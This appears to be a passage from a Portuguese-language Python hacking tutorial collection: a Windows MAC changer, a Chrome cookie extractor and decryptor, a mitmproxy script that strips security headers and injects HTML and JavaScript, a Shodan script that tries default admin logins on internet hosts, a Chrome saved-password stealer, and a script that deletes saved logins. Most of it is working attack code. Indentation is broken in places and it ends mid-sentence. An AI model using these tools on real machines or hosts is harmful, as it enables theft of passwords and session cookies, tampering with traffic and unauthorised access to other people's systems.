import regex as re
import string
import random

# the registry path of network interfaces
network_interface_reg_path =
r"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\
Class\\{4d36e972-e325-11ce-bfc1-08002be10318}"
# the transport name regular expression, looks like {AF1B45DB-
B5D4-46D0-B4EA-3E18FA49BF5F}
transport_name_regex = re.compile("{.+}")
# the MAC address regular expression
mac_address_regex = re.compile(r"([A-Z0-9]{2}[:-]){5}([A-Z0-9]{2})")
```

network_interface_reg_path é o caminho no registro onde os detalhes da interface de rede estão localizados. Usamos expressões regulares transport_name_regexe para extrair o nome do transporte e o endereço MAC de cada adaptador conectado, respectivamente, do comando.mac_address_regexgetmac

A seguir, vamos fazer duas funções simples, uma para gerar endereços MAC aleatórios (como antes, mas no formato Windows) e outra para limpar endereços MAC quando o usuário especificar:

```
    def get_random_mac_address():
      """Generate and return a MAC address in the format of
WINDOWS"""
  # get the hexdigits uppercased
  uppercased_hexdigits = ''.join(set(string.hexdigits.upper()))
  # 2nd character must be 2, 4, A, or E
                return random.choice(uppercased_hexdigits) +
random.choice("24AE") +
"".join(random.sample(uppercased_hexdigits, k=10))


def clean_mac(mac):
```

```
    """Simple function to clean non hexadecimal characters from a MAC address
    mostly used to remove '-' and ':' from MAC addresses and also uppercase it"""
  return "".join(c for c in mac if c in string.hexdigits).upper()
```

Por algum motivo, apenas os caracteres 2, 4, A e E funcionam como o segundo caractere no endereço MAC do Windows 10. Tentei os outros caracteres pares, mas sem sucesso.

Abaixo está a função responsável por obter os endereços MAC dos adaptadores disponíveis:

```
def get_connected_adapters_mac_address():
  # make a list to collect connected adapter's MAC addresses along with the transport name
  connected_adapters_mac = []
  # use the getmac command to extract
                                    for potential_mac in subprocess.check_output("getmac").decode().splitlines():
      # parse the MAC address from the line
      mac_address = mac_address_regex.search(potential_mac)
      # parse the transport name from the line
      transport_name = transport_name_regex.search(potential_mac)
      if mac_address and transport_name:
          # if a MAC and transport name are found, add them to our list
              connected_adapters_mac.append((mac_address.group(), transport_name.group()))
  return connected_adapters_mac
```

Ele usa o getmac comando no Windows e retorna uma lista de endereços MAC junto com seu nome de transporte.

Quando a função acima retornar mais de um adaptador, precisamos solicitar ao usuário que escolha qual adaptador alterar o endereço MAC. A função abaixo faz isso:

```
    def get_user_adapter_choice(connected_adapters_mac):
```

```
    # print the available adapters
    for i, option in enumerate(connected_adapters_mac):
        print(f"#{i}: {option[0]}, {option[1]}")
    if len(connected_adapters_mac) <= 1:
        # when there is only one adapter, choose it immediately
        return connected_adapters_mac[0]
    # prompt the user to choose a network adapter index
    try:
            choice = int(input("Please choose the interface you want to change the MAC address:"))
            # return the target chosen adapter's MAC and transport name that we'll use later to search for our adapter
        # using the reg QUERY command
        return connected_adapters_mac[choice]
    except:
        # if -for whatever reason- an error is raised, just quit the script
        print("Not a valid choice, quitting...")
        exit()
```

Agora vamos fazer nossa função para alterar o endereço MAC de um determinado nome de transporte do adaptador que é extraído do getmac comando:

```
def change_mac_address(adapter_transport_name, new_mac_address):
    # use reg QUERY command to get available adapters from the registry
            output = subprocess.check_output(f"reg QUERY " + network_interface_reg_path.replace("\\\\", "\\")).decode()
        for interface in re.findall(rf"{network_interface_reg_path}\\\d+", output):
        # get the adapter index
        adapter_index = int(interface.split("\\")[-1])
            interface_content = subprocess.check_output(f"reg QUERY {interface.strip()}").decode()
        if adapter_transport_name in interface_content:
```

```
        # if the transport name of the adapter is found on the output of
the reg QUERY command
        # then this is the adapter we're looking for
        # change the MAC address using reg ADD command
          changing_mac_output = subprocess.check_output(f"reg add
{interface} /v NetworkAddress /d {new_mac_address} /f").decode()
        # print the command output
        print(changing_mac_output)
        # break out of the loop as we're done
        break
  # return the index of the changed adapter's MAC address
  return adapter_index
```

A change_mac_address() unção usa o reg QUERYcomando no Windows para consultar o network_interface_reg_path que especificamos no início do script, retornará a lista de todos os adaptadores disponíveis e distinguimos o adaptador de destino por seu nome de transporte.

Depois de encontrar a interface de rede de destino, usamos o reg addcomando para adicionar uma nova NetworkAddressentrada no registro especificando o novo endereço MAC. A função também retorna o índice do adaptador, do qual precisaremos mais adiante no wmiccomando.

Obviamente, a alteração do endereço MAC não é refletida imediatamente quando a nova entrada do registro é adicionada. Precisamos desativar o adaptador e ativá-lo novamente. As funções abaixo fazem isso:

```
def disable_adapter(adapter_index):
  # use wmic command to disable our adapter so the MAC address
change is reflected
        disable_output = subprocess.check_output(f"wmic path
win32_networkadapter where index={adapter_index} call
disable").decode()
  return disable_output
```

```
def enable_adapter(adapter_index):
    # use wmic command to enable our adapter so the MAC address change is reflected
        enable_output = subprocess.check_output(f"wmic path win32_networkadapter where index={adapter_index} call enable").decode()
    return enable_output
```

O número do sistema do adaptador é exigido pelo wmiccomando e, felizmente, o obtemos de nossa change_mac_address()função anterior.

E acabamos! Vamos fazer nosso código principal:

```
if __name__ == "__main__":
    import argparse
    parser = argparse.ArgumentParser(description="Python Windows MAC changer")
        parser.add_argument("-r", "--random", action="store_true", help="Whether to generate a random MAC address")
    parser.add_argument("-m", "--mac", help="The new MAC you want to change to")
    args = parser.parse_args()
    if args.random:
        # if random parameter is set, generate a random MAC
        new_mac_address = get_random_mac_address()
    elif args.mac:
        # if mac is set, use it after cleaning
        new_mac_address = clean_mac(args.mac)

                                    connected_adapters_mac = get_connected_adapters_mac_address()
                    old_mac_address, target_transport_name = get_user_adapter_choice(connected_adapters_mac)
    print("[*] Old MAC address:", old_mac_address)
```

```
    adapter_index = change_mac_address(target_transport_name, new_mac_address)
    print("[+] Changed to:", new_mac_address)
    disable_adapter(adapter_index)
    print("[+] Adapter is disabled")
    enable_adapter(adapter_index)
    print("[+] Adapter is enabled again")
```

Como a escolha da interface de rede é solicitada após a execução do script (sempre que duas ou mais interfaces são detectadas), não precisamos adicionar um argumento de interface.

O código principal é simples:

Obtemos todos os adaptadores conectados usando a get_connected_adapters_mac_address() função.

Obtemos a entrada do usuário indicando qual adaptador visar.

Usamos a change_mac_address() função para alterar o endereço MAC para o nome de transporte do adaptador fornecido.

Desativamos e ativamos o adaptador usando as funções disable_adapter()e enable_adapter()respectivamente, para que a alteração do endereço MAC seja refletida.

Conclusão

Impressionante! Neste tutorial, você aprendeu como fazer um alterador de endereço MAC em qualquer máquina Linux ou Windows.

Extrair cookies do Chrome

Aprenda a extrair os cookies salvos do navegador Google Chrome e descriptografá-los em sua máquina Windows em Python.

Como você já deve saber, o navegador Chrome salva muitos dados de navegação localmente em sua máquina. Sem dúvida, o mais perigoso é conseguir extrair senhas e descriptografar senhas do Chrome . Além disso, um dos dados armazenados interessantes são os cookies. No entanto, a maioria dos valores de cookies são criptografados.

Neste tutorial, você aprenderá como extrair cookies do Chrome e também descriptografá-los em sua máquina Windows com Python.

```
import os
import json
import base64
import sqlite3
import shutil
```

```
from datetime import datetime, timedelta
import win32crypt # pip install pypiwin32
from Crypto.Cipher import AES # pip install pycryptodome

def get_chrome_datetime(chromedate):
    """Return a `datetime.datetime` object from a chrome format datetime
    Since `chromedate` is formatted as the number of microseconds since January, 1601"""
    if chromedate != 86400000000 and chromedate:
        try:
            return datetime(1601, 1, 1) + timedelta(microseconds=chromedate)
        except Exception as e:
            print(f"Error: {e}, chromedate: {chromedate}")
            return chromedate
    else:
        return ""


def get_encryption_key():
    local_state_path = os.path.join(os.environ["USERPROFILE"],
                                    "AppData", "Local", "Google", "Chrome",
                                    "User Data", "Local State")
    with open(local_state_path, "r", encoding="utf-8") as f:
        local_state = f.read()
        local_state = json.loads(local_state)

    # decode the encryption key from Base64
    key = base64.b64decode(local_state["os_crypt"]["encrypted_key"])
    # remove 'DPAPI' str
    key = key[5:]
    # return decrypted key that was originally encrypted
    # using a session key derived from current user's logon credentials
    # doc: http://timgolden.me.uk/pywin32-docs/win32crypt.html
    return win32crypt.CryptUnprotectData(key, None, None, None, 0)[1]
```

```
def decrypt_data(data, key):
    try:
        # get the initialization vector
        iv = data[3:15]
        data = data[15:]
        # generate cipher
        cipher = AES.new(key, AES.MODE_GCM, iv)
        # decrypt password
        return cipher.decrypt(data)[:-16].decode()
    except:
        try:
            return str(win32crypt.CryptUnprotectData(data, None, None,
None, 0)[1])
        except:
            # not supported
            return ""


def main():
    # local sqlite Chrome cookie database path
    db_path = os.path.join(os.environ["USERPROFILE"], "AppData",
"Local",
                           "Google", "Chrome", "User Data", "Default",
"Network", "Cookies")
    # copy the file to current directory
    # as the database will be locked if chrome is currently open
    filename = "Cookies.db"
    if not os.path.isfile(filename):
        # copy file when does not exist in the current directory
        shutil.copyfile(db_path, filename)
    # connect to the database
    db = sqlite3.connect(filename)
    # ignore decoding errors
    db.text_factory = lambda b: b.decode(errors="ignore")
    cursor = db.cursor()
```

```
  # get the cookies from `cookies` table
  cursor.execute("""
    SELECT host_key, name, value, creation_utc, last_access_utc,
expires_utc, encrypted_value
  FROM cookies""")
  # you can also search by domain, e.g thepythoncode.com
  # cursor.execute("""
   # SELECT host_key, name, value, creation_utc, last_access_utc,
expires_utc, encrypted_value
  # FROM cookies
  # WHERE host_key like '%thepythoncode.com%'""")
  # get the AES key
  key = get_encryption_key()
       for host_key, name, value, creation_utc, last_access_utc,
expires_utc, encrypted_value in cursor.fetchall():
      if not value:
          decrypted_value = decrypt_data(encrypted_value, key)
      else:
          # already decrypted
          decrypted_value = value
      print(f"""
      Host: {host_key}
      Cookie name: {name}
      Cookie value (decrypted): {decrypted_value}
      Creation datetime (UTC): {get_chrome_datetime(creation_utc)}
                                    Last      access      datetime      (UTC):
{get_chrome_datetime(last_access_utc)}
      Expires datetime (UTC): {get_chrome_datetime(expires_utc)}

  ================================================================
============""")
      # update the cookies table with the decrypted value
      # and make session cookie persistent
      cursor.execute("""
      UPDATE cookies SET value = ?, has_expires = 1, expires_utc =
99999999999999999, is_persistent = 1, is_secure = 0
      WHERE host_key = ?
```

```
        AND name = ?""", (decrypted_value, host_key, name))
    # commit changes
    db.commit()
    # close connection
    db.close()


if __name__ == "__main__":
    main()
```

Agora vou explicar o código

Para começar, vamos instalar as bibliotecas necessárias:

```
$ pip3 install pycryptodome pypiwin32
```

Abra um novo arquivo Python e importe os módulos necessários:

```
import os
import json
import base64
import sqlite3
import shutil
from datetime import datetime, timedelta
import win32crypt # pip install pypiwin32
from Crypto.Cipher import AES # pip install pycryptodome
```

Abaixo estão duas funções úteis que nos ajudarão mais tarde a extrair cookies (trazidas do tutorial do extrator de senhas do Chrome):

```
def get_chrome_datetime(chromedate):
    """Return a `datetime.datetime` object from a chrome format datetime
    Since `chromedate` is formatted as the number of microseconds since January, 1601"""
```

```
    if chromedate != 86400000000 and chromedate:
        try:
                                            return datetime(1601, 1, 1) +
timedelta(microseconds=chromedate)
        except Exception as e:
            print(f"Error: {e}, chromedate: {chromedate}")
            return chromedate
    else:
        return ""

def get_encryption_key():
    local_state_path = os.path.join(os.environ["USERPROFILE"],
                                    "AppData", "Local", "Google", "Chrome",
                                    "User Data", "Local State")
    with open(local_state_path, "r", encoding="utf-8") as f:
        local_state = f.read()
        local_state = json.loads(local_state)

    # decode the encryption key from Base64
    key = base64.b64decode(local_state["os_crypt"]["encrypted_key"])
    # remove 'DPAPI' str
    key = key[5:]
    # return decrypted key that was originally encrypted
    # using a session key derived from current user's logon credentials
    # doc: http://timgolden.me.uk/pywin32-docs/win32crypt.html
     return win32crypt.CryptUnprotectData(key, None, None, None, 0)
[1]
```

get_chrome_datetime() A função converte as datas e horas do formato chrome em um formato de data e hora do Python.

get_encryption_key()extrai e decodifica a chave AES que foi usada para criptografar os cookies, que é armazenada em "%USERPROFILE%\AppData\Local\Google\Chrome\User Data\Local State"arquivo no formato JSON.

```
def decrypt_data(data, key):
```

```
    try:
        # get the initialization vector
        iv = data[3:15]
        data = data[15:]
        # generate cipher
        cipher = AES.new(key, AES.MODE_GCM, iv)
        # decrypt password
        return cipher.decrypt(data)[:-16].decode()
    except:
        try:
            return str(win32crypt.CryptUnprotectData(data, None, None,
None, 0)[1])
        except:
            # not supported
            return ""
```

A função acima aceita os dados e a chave AES como parâmetros e usa a chave para descriptografar os dados para retorná-los.

Agora que temos tudo o que precisamos, vamos mergulhar na função principal:

```
def main():
    # local sqlite Chrome cookie database path
    db_path = os.path.join(os.environ["USERPROFILE"], "AppData",
"Local",
                           "Google", "Chrome", "User Data", "Default",
"Network", "Cookies")
    # copy the file to current directory
    # as the database will be locked if chrome is currently open
    filename = "Cookies.db"
    if not os.path.isfile(filename):
        # copy file when does not exist in the current directory
        shutil.copyfile(db_path, filename)
```

O arquivo que contém os dados dos cookies está localizado conforme definido na db_pathvariável, precisamos copiá-lo para o

diretório atual, pois o banco de dados será bloqueado quando o navegador Chrome estiver aberto.

Conectando-se ao banco de dados SQLite :

```
  # connect to the database
  db = sqlite3.connect(filename)
  # ignore decoding errors
  db.text_factory = lambda b: b.decode(errors="ignore")
  cursor = db.cursor()
  # get the cookies from `cookies` table
  cursor.execute("""
    SELECT host_key, name, value, creation_utc, last_access_utc,
expires_utc, encrypted_value
  FROM cookies""")
  # you can also search by domain, e.g thepythoncode.com
  # cursor.execute("""
   # SELECT host_key, name, value, creation_utc, last_access_utc,
expires_utc, encrypted_value
  # FROM cookies
  # WHERE host_key like '%thepythoncode.com%'""")
```

Depois de nos conectarmos ao banco de dados, ignoramos os erros de decodificação caso haja algum, então consultamos a tabela de cookies com cursor.execute()a função para obter todos os cookies armazenados neste arquivo. Você também pode filtrar os cookies por um nome de domínio, conforme mostrado no código comentado.

Agora vamos obter a chave AES e iterar nas linhas da tabela de cookies e descriptografar todos os dados criptografados:

```
      # get the AES key
  key = get_encryption_key()
      for host_key, name, value, creation_utc, last_access_utc,
expires_utc, encrypted_value in cursor.fetchall():
      if not value:
          decrypted_value = decrypt_data(encrypted_value, key)
```

```
        else:
            # already decrypted
            decrypted_value = value
        print(f"""
        Host: {host_key}
        Cookie name: {name}
        Cookie value (decrypted): {decrypted_value}
        Creation datetime (UTC): {get_chrome_datetime(creation_utc)}
                                        Last access datetime (UTC):
{get_chrome_datetime(last_access_utc)}
        Expires datetime (UTC): {get_chrome_datetime(expires_utc)}

      ================================================================
        """)
        # update the cookies table with the decrypted value
        # and make session cookie persistent
        cursor.execute("""
        UPDATE cookies SET value = ?, has_expires = 1, expires_utc =
99999999999999999, is_persistent = 1, is_secure = 0
        WHERE host_key = ?
        AND name = ?""", (decrypted_value, host_key, name))
    # commit changes
    db.commit()
    # close connection
    db.close()
```

Usamos nossa decrypt_data()função definida anteriormente para descriptografar a encrypted_valuecoluna, imprimimos os resultados e configuramos a valuecoluna para os dados descriptografados. Também tornamos o cookie persistente definindo is_persistentcomo 1e também is_securepara 0indicar que ele não está mais criptografado.

Finalmente, vamos chamar a função main:

```
if __name__ == "__main__":
```

```
main()
```

Conclusão

Incrível, agora você sabe como extrair seus cookies do Chrome e usá-los em Python.

Para nos proteger disso, podemos simplesmente limpar todos os cookies no navegador Chrome ou usar o DELETEcomando SQL no arquivo Cookies original para excluir os cookies.

Outra solução alternativa é usar o modo de navegação anônima . Nesse caso, o navegador Chrome não salva histórico de navegação, cookies, dados do site ou qualquer informação do usuário.

Fazer um proxy HTTP

Aprenda a usar o framework mitmproxy para construir proxies HTTP usando Python

Um servidor proxy de rede é um serviço de rede intermediário ao qual os usuários podem se conectar e que depende de seu tráfego para outros servidores. Os servidores proxy podem ser de tipos diferentes. Para listar alguns, existem:

Proxies reversos : proxies que ocultam o endereço dos servidores aos quais você está tentando se conectar. Além do caso de uso de segurança aparente, eles são frequentemente usados para executar tarefas de balanceamento de carga, onde o proxy reverso decide para qual servidor deve encaminhar a solicitação e o cache. Proxies reversos populares são HAProxy , Nginx e Squid .

Proxies transparentes : são proxies que encaminham seus dados para o servidor sem oferecer anonimato. Eles ainda trocam o IP de origem dos pacotes com o endereço IP do proxy. Eles podem ajudar a implementar antivírus ou filtragem de Internet em redes corporativas e também podem ser usados para evitar banimentos simples com base no IP de origem.

Proxies anônimos : são proxies que ocultam sua identidade do servidor de destino; eles são usados principalmente para anonimato.

Por protocolo, os proxies também podem usar uma variedade de protocolos para realizar seus recursos. Os mais populares são:

Proxies HTTP : O protocolo HTTP oferece suporte a servidores proxy; o método CONNECT solicita ao servidor proxy que estabeleça um túnel com um servidor remoto.

Proxies Socks : O protocolo Socks, que usa Kerberos para autenticação, também é amplamente usado para proxies.

Mitmproxy é um proxy HTTP/HTTPS moderno e de código aberto; ele oferece uma ampla variedade de recursos, um utilitário de linha de comando, uma interface da Web e uma API Python para scripts. Neste tutorial, vamos usá-lo para implementar um proxy que adiciona código HTML e Javascript a sites específicos que visitamos e também o faremos funcionar com HTTP e HTTPS.

```
    OVERLAY_HTML = b"<img style='z-index:10000;width:100%;height:100%;top:0;left:0;position:fixed;opacity:0.5' src='https://cdn.winknews.com/wp-content/uploads/2019/01/Police-lights.-Photo-via-CBS-News..jpg' />"
OVERLAY_JS = b"<script>alert('You can\'t click anything on this page');</script>"

def remove_header(response, header_name):
  if header_name in response.headers:
      del response.headers[header_name]
```

```
def response(flow):
   # remove security headers in case they're present
   remove_header(flow.response, "Content-Security-Policy")
   remove_header(flow.response, "Strict-Transport-Security")
   # if content-type type isn't available, ignore
   if "content-type" not in flow.response.headers:
      return
   # if it's HTML & response code is 200 OK, then inject the overlay snippet (HTML & JS)
      if "text/html" in flow.response.headers["content-type"] and flow.response.status_code == 200:
      flow.response.content += OVERLAY_HTML
      flow.response.content += OVERLAY_JS
```

comando

```
$ mitmproxy --ignore '^(?!duckduckgo\.com)' -s proxy.py
```

Agora vou te explicar

Primeiro, precisamos instalar mitmproxy o , isso pode ser feito rapidamente com o seguinte comando em sistemas baseados em Debian:

```
$ sudo apt install mitmproxy
```

Embora seja altamente recomendável que você siga junto com uma máquina Linux, você também pode instalar mitmproxy no Windows no site oficial do mitmproxy .

Para este tutorial, escreveremos um proxy simples que adiciona uma sobreposição a algumas páginas visitadas, evitando que o usuário clique em qualquer coisa na página, adicionando um código HTML de sobreposição à resposta HTTP.

Segue abaixo o código do proxy:

```
OVERLAY_HTML = b"<img style='z-index:10000;width:100%;height:100%;top:0;left:0;position:fixed;opacity:0.5' src='https://cdn.winknews.com/wp-content/uploads/2019/01/Police-lights.-Photo-via-CBS-News..jpg' />"
OVERLAY_JS = b"<script>alert('You can\'t click anything on this page');</script>"

def remove_header(response, header_name):
  if header_name in response.headers:
    del response.headers[header_name]


def response(flow):
  # remove security headers in case they're present
  remove_header(flow.response, "Content-Security-Policy")
  remove_header(flow.response, "Strict-Transport-Security")
  # if content-type type isn't available, ignore
  if "content-type" not in flow.response.headers:
    return
  # if it's HTML & response code is 200 OK, then inject the overlay snippet (HTML & JS)
    if "text/html" in flow.response.headers["content-type"] and flow.response.status_code == 200:
    flow.response.content += OVERLAY_HTML
    flow.response.content += OVERLAY_JS
```

O script verifica se a resposta contém dados HTML e se o código de resposta é 200 OK, se for o caso, adiciona o código HTML e Javascript à página.

Content Security Policy (CSP) é um cabeçalho que instrui o navegador a carregar apenas scripts de origens específicas; nós o removemos para poder injetar scripts embutidos ou carregar scripts de fontes diferentes.

O cabeçalho HTTP Strict Transport Security (HSTS) informa ao navegador para se conectar apenas a este site via HTTPS no futuro. Se o navegador obtiver esse cabeçalho, nenhum intermediário será possível quando estiver acessando este site até que a regra HSTS expire.

Salvamos o script acima com o nome proxy.py e o executamos por meio do comando mitmproxy:

```
$ mitmproxy --ignore '^(?!duckduckgo\.com)' -s proxy.py
```

O --ignore sinalizador informa ao mitmproxy para não fazer proxy de nenhum domínio diferente de duckduckgo.com(caso contrário, ao buscar qualquer recurso entre domínios, o certificado será inválido e isso pode interromper a página da Web), a expressão regular é uma verificação negativa.

Conclusão

Observe que podemos usar o script nos diferentes modos de proxy suportados pelo mitmproxy, incluindo regular, transparente, meias5, reverso e proxy upstream.

API Shodan

script que procura servidores públicos vulneráveis

Os endereços IP públicos são roteados na Internet, o que significa que uma conexão pode ser estabelecida entre qualquer host com um IP público e qualquer outro host conectado à Internet sem ter um firewall filtrando o tráfego de saída e porque o IPv4 ainda é o protocolo usado predominantemente na Internet, é possível e prático rastrear toda a Internet.

Existem várias plataformas que oferecem digitalização da Internet como serviço, para citar algumas; Shodan , Censys e

ZoomEye . Usando esses serviços, podemos escanear a Internet em busca de dispositivos que executam um determinado serviço e podemos encontrar câmeras de vigilância, sistemas de controle industrial, como usinas de energia, servidores, dispositivos IoT e muito mais.

Esses serviços geralmente oferecem uma API, que permite que os programadores aproveitem ao máximo os resultados da verificação; eles também são usados por gerentes de produto para verificar aplicativos de patch e obter uma visão geral das participações de mercado com concorrentes, e também usados por pesquisadores de segurança para encontrar hosts vulneráveis e criar relatórios sobre impactos de vulnerabilidade.

Neste tutorial, veremos a API do Shodan usando Python e alguns de seus casos de uso práticos.

Shodan é de longe o mecanismo de busca IoT mais popular. Foi criado em 2009 e possui uma interface web para exploração manual de dados, bem como uma API REST e bibliotecas para as linguagens de programação mais populares, incluindo Python, Ruby, Java e C#.

shodan_api.py

```
    import shodan
import time
import requests
import re

# your shodan API key
SHODAN_API_KEY = '<YOUR_SHODAN_API_KEY_HERE>'
api = shodan.Shodan(SHODAN_API_KEY)

# requests a page of data from shodan
def request_page_from_shodan(query, page=1):
  while True:
```

```
        try:
            instances = api.search(query, page=page)
            return instances
        except shodan.APIError as e:
            print(f"Error: {e}")
            time.sleep(5)


# Try the default credentials on a given instance of DVWA, simulating a real user trying the credentials
# visits the login.php page to get the CSRF token, and tries to login with admin:password
def has_valid_credentials(instance):
    sess = requests.Session()
    proto = ('ssl' in instance) and 'https' or 'http'
    try:
                                res = sess.get(f"{proto}://{instance['ip_str']}:{instance['port']}/login.php", verify=False)
    except requests.exceptions.ConnectionError:
        return False
    if res.status_code != 200:
            print(f"[-] Got HTTP status code {res.status_code}, expected 200")
        return False
    # search the CSRF token using regex
                token = re.search(r"user_token' value='([0-9a-f]+)'", res.text).group(1)
    res = sess.post(
        f"{proto}://{instance['ip_str']}:{instance['port']}/login.php",
                    f"username=admin&password=password&user_token={token}&Login=Login",
        allow_redirects=False,
        verify=False,
        headers={'Content-Type': 'application/x-www-form-urlencoded'}
    )
         if res.status_code == 302 and res.headers['Location'] == 'index.php':
```

```
        # Redirects to index.php, we expect an authentication success
        return True
    else:
        return False

# Takes a page of results, and scans each of them, running has_valid_credentials
def process_page(page):
    result = []
    for instance in page['matches']:
        if has_valid_credentials(instance):
                        print(f"[+] valid credentials at : {instance['ip_str']}: {instance['port']}")
            result.append(instance)
    return result

# searches on shodan using the given query, and iterates over each page of the results
def query_shodan(query):
    print("[*] querying the first page")
    first_page = request_page_from_shodan(query)
    total = first_page['total']
    already_processed = len(first_page['matches'])
    result = process_page(first_page)
    page = 2
    while already_processed < total:
        # break just in your testing, API queries have monthly limits
        break
        print("querying page {page}")
        page = request_page_from_shodan(query, page=page)
        already_processed += len(page['matches'])
        result += process_page(page)
        page += 1
    return result

# search for DVWA instances
res = query_shodan('title:dvwa')
```

print(res)

Agora vou explicar passo a passo

Para começar com o Python, precisamos instalar a biblioteca shodan :

pip3 install shodan

O exemplo que usaremos neste tutorial é fazer um script que procura instâncias de DVWA (Damn Vulnerable Web Application) que ainda possuem credenciais padrão e as reporta.

DVWA é um projeto de código aberto feito para testes de segurança; é um aplicativo da Web vulnerável por design; espera-se que os usuários o implantem em suas máquinas para usá-lo. Tentaremos encontrar instâncias na Internet que já o tenham implantado para usá-lo sem instalá-lo.

A dificuldade de fazer essa tarefa manualmente é que a maioria das instâncias deve ter suas credenciais de login alteradas. Assim, para encontrar instâncias DVWA acessíveis, é necessário tentar credenciais padrão em cada uma das instâncias detectadas, faremos isso com Python:

```
import shodan
import time
import requests
import re

# your shodan API key
SHODAN_API_KEY = '<YOUR_SHODAN_API_KEY_HERE>'
api = shodan.Shodan(SHODAN_API_KEY)
```

Agora vamos escrever uma função que consulta uma página de resultados do Shodan. Uma página pode conter até 100 resultados e adicionamos um loop para segurança. Caso haja um erro de rede

ou API, continuamos tentando com segundos atrasos até que funcione:

```
    # requests a page of data from shodan
def request_page_from_shodan(query, page=1):
  while True:
      try:
          instances = api.search(query, page=page)
          return instances
      except shodan.APIError as e:
          print(f"Error: {e}")
          time.sleep(5)
```

Vamos definir uma função que pega um host e verifica se as credenciais admin:password(padrão para DVWA) são válidas; isso é independente da biblioteca Shodan. Usaremos a requestsbiblioteca para enviar nossas credenciais e verificar o resultado:

```
# Try the default credentials on a given instance of DVWA, simulating a real user trying the credentials
# visits the login.php page to get the CSRF token, and tries to login with admin:password
def has_valid_credentials(instance):
  sess = requests.Session()
  proto = ('ssl' in instance) and 'https' or 'http'
  try:
                          res = sess.get(f"{proto}://{instance['ip_str']}:{instance['port']}/login.php", verify=False)
  except requests.exceptions.ConnectionError:
      return False
  if res.status_code != 200:
          print("[-] Got HTTP status code {res.status_code}, expected 200")
      return False
  # search the CSRF token using regex
            token = re.search(r"user_token' value='([0-9a-f]+)'", res.text).group(1)
```

```
  res = sess.post(
      f"{proto}://{instance['ip_str']}:{instance['port']}/login.php",
                  f"username=admin&password=password&user_token=
{token}&Login=Login",
      allow_redirects=False,
      verify=False,
      headers={'Content-Type': 'application/x-www-form-urlencoded'}
  )
       if res.status_code == 302 and res.headers['Location'] ==
'index.php':
      # Redirects to index.php, we expect an authentication success
      return True
  else:
      return False
```

A função acima envia uma solicitação GET para a página de login do DVWA para recuperar o arquivo user_token. Em seguida, ele envia uma solicitação POST com o nome de usuário padrão, a senha e o token CSRF e verifica se a autenticação foi bem-sucedida.

Vamos escrever uma função que recebe uma consulta e itera nas páginas dos resultados de pesquisa do Shodan e, para cada host em cada página, chamamos a has_valid_credentials()função:

```
# Takes a page of results, and scans each of them, running
has_valid_credentials
def process_page(page):
  result = []
  for instance in page['matches']:
      if has_valid_credentials(instance):
                      print(f"[+] valid credentials at : {instance['ip_str']}:
{instance['port']}")
          result.append(instance)
  return result
```

```
# searches on shodan using the given query, and iterates over each page of the results
def query_shodan(query):
    print("[*] querying the first page")
    first_page = request_page_from_shodan(query)
    total = first_page['total']
    already_processed = len(first_page['matches'])
    result = process_page(first_page)
    page = 2
    while already_processed < total:
        # break just in your testing, API queries have monthly limits
        break
        print("querying page {page}")
        page = request_page_from_shodan(query, page=page)
        already_processed += len(page['matches'])
        result += process_page(page)
        page += 1
    return result

# search for DVWA instances
res = query_shodan('title:dvwa')
print(res)
```

Conclusão

A verificação de instâncias DVWA com credenciais padrão pode não ser o exemplo mais útil, já que o aplicativo é projetado para ser vulnerável e a maioria das pessoas que o usa não altera suas credenciais.

Como extrair senhas do Chrome

chromepass.py

```
    import os
import json
import base64
import sqlite3
import win32crypt
from Crypto.Cipher import AES
import shutil
from datetime import timezone, datetime, timedelta

def get_chrome_datetime(chromedate):
    """Return a `datetime.datetime` object from a chrome format datetime
  Since `chromedate` is formatted as the number of microseconds since January, 1601"""
```

```
                return datetime(1601, 1, 1) +
timedelta(microseconds=chromedate)

def get_encryption_key():
    local_state_path = os.path.join(os.environ["USERPROFILE"],
                                    "AppData", "Local", "Google", "Chrome",
                                    "User Data", "Local State")
    with open(local_state_path, "r", encoding="utf-8") as f:
        local_state = f.read()
        local_state = json.loads(local_state)

    # decode the encryption key from Base64
    key = base64.b64decode(local_state["os_crypt"]["encrypted_key"])
    # remove DPAPI str
    key = key[5:]
    # return decrypted key that was originally encrypted
    # using a session key derived from current user's logon credentials
    # doc: http://timgolden.me.uk/pywin32-docs/win32crypt.html
     return win32crypt.CryptUnprotectData(key, None, None, None, 0)
[1]


def decrypt_password(password, key):
    try:
        # get the initialization vector
        iv = password[3:15]
        password = password[15:]
        # generate cipher
        cipher = AES.new(key, AES.MODE_GCM, iv)
        # decrypt password
        return cipher.decrypt(password)[:-16].decode()
    except:
        try:
                return str(win32crypt.CryptUnprotectData(password, None,
None, None, 0)[1])
        except:
            # not supported
```

```
        return ""


def main():
    # get the AES key
    key = get_encryption_key()
    # local sqlite Chrome database path
    db_path = os.path.join(os.environ["USERPROFILE"], "AppData",
"Local",
                           "Google", "Chrome", "User Data", "default", "Login
Data")
    # copy the file to another location
    # as the database will be locked if chrome is currently running
    filename = "ChromeData.db"
    shutil.copyfile(db_path, filename)
    # connect to the database
    db = sqlite3.connect(filename)
    cursor = db.cursor()
    # `logins` table has the data we need
    cursor.execute("select origin_url, action_url, username_value,
password_value, date_created, date_last_used from logins order by
date_created")
    # iterate over all rows
    for row in cursor.fetchall():
        origin_url = row[0]
        action_url = row[1]
        username = row[2]
        password = decrypt_password(row[3], key)
        date_created = row[4]
        date_last_used = row[5]
        if username or password:
            print(f"Origin URL: {origin_url}")
            print(f"Action URL: {action_url}")
            print(f"Username: {username}")
            print(f"Password: {password}")
        else:
            continue
```

```
        if date_created != 86400000000 and date_created:
                                                print(f"Creation      date:
{str(get_chrome_datetime(date_created))}")
        if date_last_used != 86400000000 and date_last_used:
                                                    print(f"Last      Used:
{str(get_chrome_datetime(date_last_used))}")
        print("="*50)

    cursor.close()
    db.close()
    try:
        # try to remove the copied db file
        os.remove(filename)
    except:
        pass


if __name__ == "__main__":
    main()
```

delete_chromepass.py

```
import sqlite3
import os

db_path = os.path.join(os.environ["USERPROFILE"], "AppData",
"Local",
                       "Google", "Chrome", "User Data", "default", "Login
Data")

db = sqlite3.connect(db_path)
cursor = db.cursor()
# `logins` table has the data we need
cursor.execute("select origin_url, action_url, username_value,
password_value, date_created, date_last_used from logins order by
date_created")
```

```
n_logins = len(cursor.fetchall())
print(f"Deleting a total of {n_logins} logins...")
cursor.execute("delete from logins")
cursor.connection.commit()
```

Agora vou te explicar o passo a passo

